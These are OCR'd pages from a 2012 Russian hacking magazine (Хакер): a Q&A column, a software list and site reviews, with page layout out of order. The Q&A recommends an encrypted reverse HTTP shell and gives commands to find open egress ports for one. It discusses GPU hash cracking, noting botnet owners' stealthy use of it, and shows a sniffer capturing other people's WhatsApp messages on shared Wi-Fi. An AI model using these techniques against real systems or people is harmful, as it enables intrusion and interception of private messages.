A В принципе, ничего не стоит самому написать такое решение. Но если взять что-то очень простое и готовое, то посмотри на AES Encrypted Reverse HTTP Shell (bit.ly/HddpJ8). Он написан на Python и потому запускается на любой системе; легко выполняет обратное подключение и инкапсулирует данные в HTTP, предварительно шифруя их в AES. Как раз то, что нужно. Сам я нашел этот скрипт, когда искал шелл, умеющий работать через заданную прокси. Такая возможность включается в сорцах, если задать в нем несколько параметров:

```
# Включить прокси
PROXY_SUPPORT = "OFF"
# URL-прокси
PROXY_URL = "http://proxyinfo:80"
# Логин
USERNAME = "username"
# Пароль
PASSWORD = "password"
```

Q **Как, находясь во внутренней сети, определить порты, открытые «наружу», чтобы использовать reverse-шелл?**

A Как вариант — тупо попробовать установить подключения по каждому из портов, слушая их на внешнем хосте. Если соединение будет установлено, значит, порт открыт — то есть можно ничего особенно и не придумывать. Есть реализация этой идеи, состоящая из двух частей: egressbuster и egress_listener. На машине внутри исследуемой сети запускается «охотник»:

```
egressbuster.exe 208.1.1.1 1-1000
```

В качестве параметров мы указываем внешний хост, на который будем «стучаться»,

БОЛЬШОЙ ВОПРОС

ЧЕМ ЛУЧШЕ ВСЕГО БРУТИТЬ ХЕШИ ПОД WINDOWS?

A Однозначного ответа здесь нет, но одной из любимых в сообществе утилит является oclHashcat (hashcat.net/oclhashcat-lite). Если верить разработчикам, то это самое быстрое решение для брутфорса NTLM, MD5, SHA1, SHA256. Бешеная производительность достигается, что логично, благодаря ускорению за счет GPU (что важно: поддерживаются видеокарты как NVIDIA, так и ATI). Не удивлюсь, если ее юзают для своих целей обладатели ботнетов, которые используют мощности зараженных машин для распределенного брутфорса. Фишка в том, что oclHashcat очень осторожна к потреблению ресурсов компьютера: во время перебора без проблем можно играть в игры или смотреть фильмы. Пользователь зараженной машины может даже и не заметить подвоха. К слову, эту же утилиту обычно применяют, когда собирают адские компьютеры с большим количеством самых производительных видеокарт: oclHashcat умеет использовать производительность каждой из них.

BackTrack отлично себя чувствует на Android-устройствах

4 Далее переходим в эмулятор терминала (недаром Android сам по себе уже Linux) и выполняем необходимые для запуска BT скрипты:

```
cd /sdcard/BT5
cp busybox ../
sh installbusybox.sh
sh bootbt
```

5 Только что мы установили BusyBox и запустили BackTrack — с этого момента мы окажемся в командной строке хакерского дистрибутива! Набираем в терминале: «export USER=root». В целях безопасности можно с помощью команды vncpasswd изменить пароль для VNC (или оставить все по умолчанию и использовать дефолтный toortoor). После этого можно запустить непосредственно VNC-демон: startvnc.

6 Итак, у нас запущена дополнительная ОС, на ней крутится VNC-сервер — осталось присоединиться к нему VNC-клиентом. В Google Play есть немало VNC-клиентов, и можно использовать любой из них (я использую Android VNC). Чтобы получить полный доступ к BackTrack'у, достаточно выполнить соединение с localhost:5901. Вуаля: BackTrack на планшете с минимумом усилий! Разве не круто?

и диапазон портов, которые нужно проверить. На внешнем хосте, в свою очередь, запускается «слушатель»:

```
python egress_listener.py 1-1000
```

Если соединение будет установлено, то очень скоро ты увидишь что-то вроде:

```
192.168.235.131 connected on port: 170
192.168.235.131 connected on port: 171
```

Исходный код решения и готовые к использованию бинарники можно скачать отсюда: bit.ly/HSWxfv.

Q Купил ноутбук, на котором, о ужас, в углу стоит не Ctrl, а Fn. Никак не могу к этому привыкнуть. Как вернуть на место?

A Во-первых, в БИОСе часто есть специальная функция, позволяющая поменять местами Fn и Ctrl. Как правило, ее можно найти в «Config → Keyboard and Mouse → Fn and Ctrl Key Swap». Однако такая возможность есть не всегда, и в этом случае можно перебиндить клавиши на уровне операционной системы. Чтобы не ковыряться в реестре, можно заюзать для этого утилиту Microsoft Keyboard Layout Creator (bit.ly/HdHPyl).

Q Необходимо под Linux'ом распарсить большой дамп с трафиком, который сохранен в PCAP-формате. Необходимо вытащить все файлы, которые передавались по HTTP. Как?

A Идеальная программа для этого, пожалуй, Network Miner (www.netresec.com/?page=NetworkMiner), которая имеет прекрасный GUI-интерфейс и мастерски извлечет всю интересную информацию из PCAP-файла. Небольшая проблема в том, что эта программа изначально разрабатывалась под Windows, но не так давно ее стало возможно запускать в других ОС. Это значит, что нет необходимости больше использовать для этого костыльный Wine. Гораздо лучшей альтернативой является Mono, которая позволит работать NetworkMiner'у под тем же Linux почти как нативное приложение. На Ubuntu она запускается так:

```
sudo apt-get install \
 libmono-winforms2.0-cil
wget sourceforge.net/projects/networkminer/
 files/latest -O /tmp/networkminer.zip
sudo unzip /tmp/networkminer.zip -d /opt/
cd /opt/NetworkMiner_1-2
sudo chmod +x NetworkMiner.exe
sudo chmod -R go+w AssembledFiles/
sudo chmod -R go+w Captures/
mono NetworkMiner.exe
```

По сути, все, что от тебя требуется, — скормить PCAP-дамп и изучать результаты анализатора.

Q Все мои друзья начали активно использовать WhatsApp — приложение, доступное для самых разных мобильных устройств и позволяющее бесплатно обмениваться сообщениями. По сути, это тот же самый instant messager, но привязанный к номеру сотового телефона. А можно ли перехватить такие сообщения?

A WhatsApp и в самом деле идет по миру семимильными шагами. Привязка к номеру телефона играет свою роль: поскольку сервис знает, кто уже зарегистрировался, то сразу после запуска ты получишь готовый контакт-лист для общения на основе записной книжки твоего телефона. Что касается безопасности, то сообщения передаются через интернет, причем по обычному HTTP (HTTPS пока используется только для установки статуса). Соответственно, без труда можно перехватить, к примеру, сообщения и файлы, которые передают друзья, использующие ту же самую беспроводную сеть. Умельцы уже даже написали на Scapy скрипт, который полностью автоматизирует процесс (0x80.org/blog/?p=652):

```
DYN:~/whatsapp# python sniffer.py wlan0
#########################
## whatsapp sniff v0.1 ##
## qnix@0x80.org       ##
#########################

[+] Interface  :  wlan0
[+] filter     :  tcp port 5222

To          :    ***********
Msg         :    Hello, I will send you a file
To          :    **********
Filename    :    .jpg
URL         :    https://mms*.whatsapp.net/
                 a1/0/1/2/3/*md5hash*.jpg
```

Q В рамках своего небольшого проекта разрешаю пользователям заливать исполняемые файлы на сервер. Думаю, вы не сильно удивитесь, что очень скоро под видом вкусного контента особо умные товарищи начали размещать трояны. Хотелось бы максимально защитить посетителей от такой ситуации. Как настроить автоматическую проверку всех заливаемых файлов антивирусом?

A Проще всего не изобретать велосипед, а доверить проверку файлов тем, кто это уже делает :). Всем известный сервис VirusTotal (www.virustotal.com) предоставляет бесплатный API для некоммерческих проектов — VirusTotal Public API v2.0. Это значит, что любой файл, который ты будешь получать на вход, можно тут же проверить не одним, а сразу несколькими антивирусными движками, которые есть в составе VirusTotal'a. В следующем простом примере мы отправляем на тест файл test.txt, передав свой API-ключ, который сервис выдает при регистрации:

```
>>> import postfile
>>> host = "www.virustotal.com"
>>> selector = "https://www.virustotal.com/
...              vtapi/v2/file/scan"
>>> fields = [("apikey", "1fe0ef5feca2f84eb4
... 50bc3617f839e317b2a686af9bada77a5220")]
>>> file_to_send=open("test.txt","rb").read()
>>> files = [("file","test.txt",file_to_send)]
>>> json = postfile.post_multipart(
...             host, selector, fields, files)
>>> print json
{
 "response_code": 1,
 # пропущено
 "scan_id": "999f7d93aa3d4a1a94cccfb4ea96bc
 2e28fd48020a4aa2dc7e215f27bc01324376258",
 # пропущено
```

Сервер возвращает JSON-объект. Обрати внимание на параметр scan_id: с его помощью ты далее можешь получить отчет о проведенном сканировании:

```
>>> url = "https://www.virustotal.com/
...        vtapi/v2/file/report"
>>> parameters = {
... "resource": "99017f6eebbac24f3522d",
... "apikey": "1fe0ef5feca2f84eb450bc361
...  7f839e317b2a686a4d651a77a522201b0"
... }
>>> data = urllib.urlencode(parameters)
>>> req = urllib2.Request(url, data)
>>> response = urllib2.urlopen(req)
>>> json = response.read()
>>> print json
{
 # пропущено
 "scans": {
  "nProtect": {
   "detected": true,
   "version": "2010-05-14.01",
   "result": "Trojan.Generic.3611249",
   "update": "20100514"
  },
  "CAT-QuickHeal": {
   "detected": true,
   "version": "10.00",
   "result": "Trojan.VB.acgy",
   "update": "20100514"
  },
  "McAfee": {
   "detected": true,
   "version": "5.400.0.1158",
   "result": "Generic.dx!rkx",
   "update": "20100515"
  },
 # пропущено
```

Моментально получить ответ, заражен файл или нет, ты не сможешь: документ сначала попадает в очередь. Время ожидания прежде, чем VirusTotal прогонит тесты, может составить несколько часов в зависимости от нагрузки на сервер. Примечательно, что помимо файлов через API можно передавать еще и ссылки: сервис также будет проверять их на возможное заражение.

>>WINDOWS
>Development
Checkheaders 1.0.1
CommitMonitor 1.8.1
CrashRpt 1.3.0
CruiseControl 2.8.4
glog 0.3.2
Google Test 1.6.0
MetalScroll 1.0.11
QDevelop 0.28
Rapidjson 0.1
RockScroll 1.0
SQL Watch 4.0
Sublime Text 2 beta
Symfony 2.0
TortoiseGit 1.7.7
TortoiseHg 2.3.1
Twitlib 2.0
Visual Studio 2011 Beta

>Misc
Alt+Tab Tuner 1.0.1
Close All 1.3
DevVicky Word
EyeLeo 1.1
Folder2MyPC 1.9
Glint 1.28
LeftSider 1.03
LiberKey 5.6
Logon Screen 2.54
Switcher 2.0.0
TaskbarSystemMonitor 0.3
TaTuich
USB History Viewer
Windows Double Explorer 0.4

>Multimedia
Anki 1.2.8
Clementine 1.0
Cute Screen Recorder
Exif Viewer
HandBrake 0.9.6
Hanso Player
Image Comparator 1.3.1
ImgBurn 2.5.7.0
Jaangle 0.98
MartView 2.52
Power Video Player 1.2
Splash Lite 1.7.1
Wavosaur 1.0.6
Win7shell 2.0
WinFF 1.4.2
XviD4PSP 5.10

>Net
ADSL Speed Test
Cebmtpchat 0.1.6
Digital Janitor 5.3
DNSBench
Exodus 0.10
Feed Notifier 2.5
GNS3 0.8.2
Lunascape 6.6.0
MKTwitter
PeerBlock 1.1
ProxySwap
Serv-U 11.3.0.2
Vacuum-IM 1.1.2
WeFi 4.0.1
Xming 6.9.0.31
zButterfly 1.2

>Security
Adobe SWF Investigator
backfuzz
CANAPE 1.0
Ettercap 0.7.4.1
Heappie 1.01
Heappie!
inSSIDer 2.1
ioctlbf 0.4
kerckhoffs
Malware Classifier
Shinken 1.0.1
SSLCop 1.0
TCHunt 1.6
ThreadFix
ThreadFix 1.0
USB Safeguard 5.0
Vanguard
Windows Credentials Editor
1.3 beta
WinPatrol 2012
X-Ray 1.0

>System
Acronis Drive Monitor
Desktops 1.02
F.lux
FileMenu Tools 6.1.2
HD_Speed 1.7.4.96
IObit Uninstaller 2.1
MiniTool Partition Recovery 5.0
Open Hardware Monitor 0.4.0
Beta
Partition Wizard Home Edition 7.1
PerfectDisk 12.5
SpaceSniffer 1.1.4.0
SymMover 1.2
UnknownDevices 1.5.2
WinContig 1.05

>>UNIX
>Desktop
Akane 1.3.2
Audacity 2.0
Aura 1.8
Banshee 2.4.0
Dvdstyler 2.1
Gnuplot 4.6.0
Handbrake 0.9.6
Inkscape 0.48.2
Makagiga 4.2
Mundus 1.1.0
Musicpaused
Recoll 1.17.0
Rubyripper 0.6.2
Taskwarrior 2.0.0
Twin 0.6.2
Unsettings 0.05
Upthesync 1.3.1
Zathura 0.1.1

>Devel
Arcadia 0.11.1.1
Argouml 0.34
Arg_parser 1.7
Bazaar 2.5.0
Bluegriffon 1.4.1
Cean 2.0
Editra 0.6.99
Eigen 3.0.5
Gcc 4.7.0
Glfw 2.7.4
Gtk 3.3.20
Imsettings 1.2.8.1
Kdevelop 4.3.0
Lazarus 0.9.30.4
Tcpdf 5.9.153
Tesseract 1.0.2
Whiskey 0.6.7
Wxwidgets 2.9.3
Yioop 0.84

>Games
Mari0 1.6
Oolite 1.76
Xonotic 0.6.0

>Net
Balanceng 3.374
Collusion 0.16.2
Filezilla 3.5.3
Firefox 11.0
Gnash 0.8.10
Gnome-gmail 1.8.2
Ktorrent 4.2.0
Mibew 1.6.4
Opera 11.61
Phplist 2.10.18
Pidgin 2.10.2
Pyaggr3g470r 3.2
Qbittorrent 2.9.7
Quirc 0.9.0
Qutecom 2.2.1
R3r 2.1.3
Retroshare 0.5.3b
Xvideoservicethief 2.4.1

>Security
ADBFuzz
Adobe SWF Investigator
AFLogical 1.5.2
Arno-iptables 2.0.1b
backfuzz
Clamav 0.97.4
Ettercap 0.7.4.1 Lazarus
Heappie!
Junkie 2.0.0
Mercury 1.0
Openssl 1.0.1
OWASP GoatDroid Project
Version 0.1.2 BETA
owtf 0.13
Pac 3.4
Penguin_pills 0.4.3
Shinken 1.0.1
sqlifuzzer 0.5
ThreadFix
Vanguard

>Server
Apache 2.2.22
Asterisk 10.2.1
Bind 9.9.0
Cups 1.5.2
Dhcp 4.2.3-p2
Dovecot 2.1.3
Freeradius 2.1.12
Lighttpd 1.4.30
Mysql 5.5.22
Nsd 3.2.10
Openldap 2.4.30
Openvpn 2.2.2
Postfix 2.9.1
Postgresql 9.1.3
Pure-ftpd 1.0.35
Samba 3.6.3
Sendmail 8.14.5
Snort 2.9.2.1
Sqlite 3.7.11
Squid 3.1.19
Syslog-ng 3.3.4
Unbound 1.4.16
Vsftpd 2.3.5

>System
Easylife 3.1
Etch 3.20.1
Grep 2.11
Handlersocket 1.1.0
Hplip 3.12.2
Klish 1.5.3
Linux 3.3
Mc 4.8.2
Monitorix 2.5.0
Openvz 3.1
Parted 3.1
Ssterm 1.3
Virtualbox 4.1.10
Wine 1.4
Xorg-server 1.12.0

>X-distr
Dragonflybsd 3.0.2
Pclinuxos 2012-02

>>MAC
AMPPS 1.7
AppDelete 3.2.6
avast! Free Antivirus 7.0
Colloquy 2.4
Disk Drill 1.7.185
DNSCrypt 0.10
MacFort 3.5.0.1
MacMerger 1.0
MacVim 7.3
Private Eye 1.0.0
qBitTorrent 2.9.7
Smart Converter 1.4.3
Switch 1.0
WiFiSpy 1.0.1
X Lossless Decoder 20120407
XtraFinder 0.4
yEd 3.9.1
Yummy FTP 1.8.9

DVD

№ 05 (160) МАЙ 2012

ХАКЕР

САМЫЕ НЕОБЫЧНЫЕ УСТРОЙСТВА С LINUX

ХАКЕР
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
WWW.XAKEP.RU
05 (160) 2012
ПЕРЕХВАТ ТРАФИКА ЧЕРЕЗ WPAD

Honeypot на Amazon: создаем приманку для сплоитов в облаке

РЕКОМЕНДОВАННАЯ **ЦЕНА: 230 р.**

ОПАСНАЯ РАЗМЕТКА

XML-ТРАНСПОРТ ИСПОЛЬЗУЕТСЯ ЧУТЬ ЛИ НЕ В КАЖДОМ ВТОРОМ ПРИЛОЖЕНИИ. И БОЛЬШИНСТВО ИЗ НИХ ГРЕШАТ УЯЗВИМОСТЯМИ ИЗ-ЗА НЕПРАВИЛЬНОЙ ОБРАБОТКИ РАЗМЕТКИ XML.

КАК УСТРОЕН GOOGLE


СОБИРАЕМ СЕТЕВОЕ ХРАНИЛИЩЕ ИЗ СТАРОГО ЖЕЛЕЗА

ИНТЕРВЬЮ С СОЗДАТЕЛЕМ ТЕРМИНАЛОВ ОПЛАТЫ

XML-RPC

(game)land hi-fun media
publishing for enthusiasts

WWW2




Автоматизированный поиск VPN-серверов и технологий для удаленного доступа

VPN HUNTER

vpnhunter.com

Чтобы сотрудники имели возможность удаленно обращаться к ресурсам компании, повсеместно используется VPN и доступ к удаленному рабочему столу. Но если не включена двухфакторная авторизация, то логин и пароль, украденные, к примеру, с помощью фишинга, — единственное, что отделяет злоумышленника от внутренней сети. Что делает VPN Hunter? Он сканирует заданный URL и пытается определить, есть ли у этой компании VPN и как это реализовано. Вдобавок осуществляется поиск сервисов для удаленного доступа (IPsec, PPTP, OpenVPN, RDP и SSH), а также email-порталов (Outlook Web App, Gmail и Zimbra).




Онлайн-хранилище данных с неограниченным объемом и возможностью синхронизации данных между компьютерами

BITCASA

bitcasa.com

Этот сервис предоставляет практически тот же функционал, что и Dropbox, однако никак не ограничивает количество дискового пространства в облаке, куда можно загрузить файлы. В будущем Bitcasa обещает стать платным (около 10 долларов в месяц), но на время бета-тестирования доступен всем безвозмездно. Зарегистрироваться, правда, пока можно только по приглашению, но его легко отыскать на просторах рунета (просто набери в поисковике «инвайт Bitcasa»). Уже сейчас доступны клиенты для Windows и Mac OS X, и мы ими активно пользуемся, а в скором времени разработчики обещают релиз и для Linux.



Машина времени интернета, где можно увидеть те страницы, которые давно не существуют

WAYBACK MACHINE

archive.org/web/web.php

Ищешь сайт, который уже давно исчез? Например, свой сайт, который делал в 7-м классе, чтобы раздавать на нем кряки? :) Удивительно, но по-прежнему лишь немногие знают о «машине времени интернета» — проекте Wayback Machine. Этот впечатляющий сервис архивирует практически все страницы интернета, создавая их копии в разные временные промежутки. Таким образом, это не просто способ найти давно не существующую страницу — это возможность отследить развитие какого-нибудь проекта во времени (начиная с 1996 года). Очень любопытно посмотреть, к примеру, главные страницы Google и Яндекса.

Создание кастомной прошивки для Android в несколько кликов

ANDROID BUILDER

www.android-builder.ru

У тебя смартфон на Android? Этот уникальный сервис позволяет создать свою собственную кастомную прошивку. Разрабатывается он гиками с форума 4PDA.Ru (уж кто-кто, а эти парни знают все о кастомизации смартфонов). Собирается firmware через удобный, хотя и довольно топорный интерфейс — на основе популярных модов и ядер, с возможностью предустановить разнообразные приложения. Правда, поддерживаемых смартфонов пока не очень много — всего десяток (важное требование заключается в том, чтобы девайс поддерживал так называемый clockworkmod recovery). Но оно и понятно: сервис пока работает в тестовом режиме.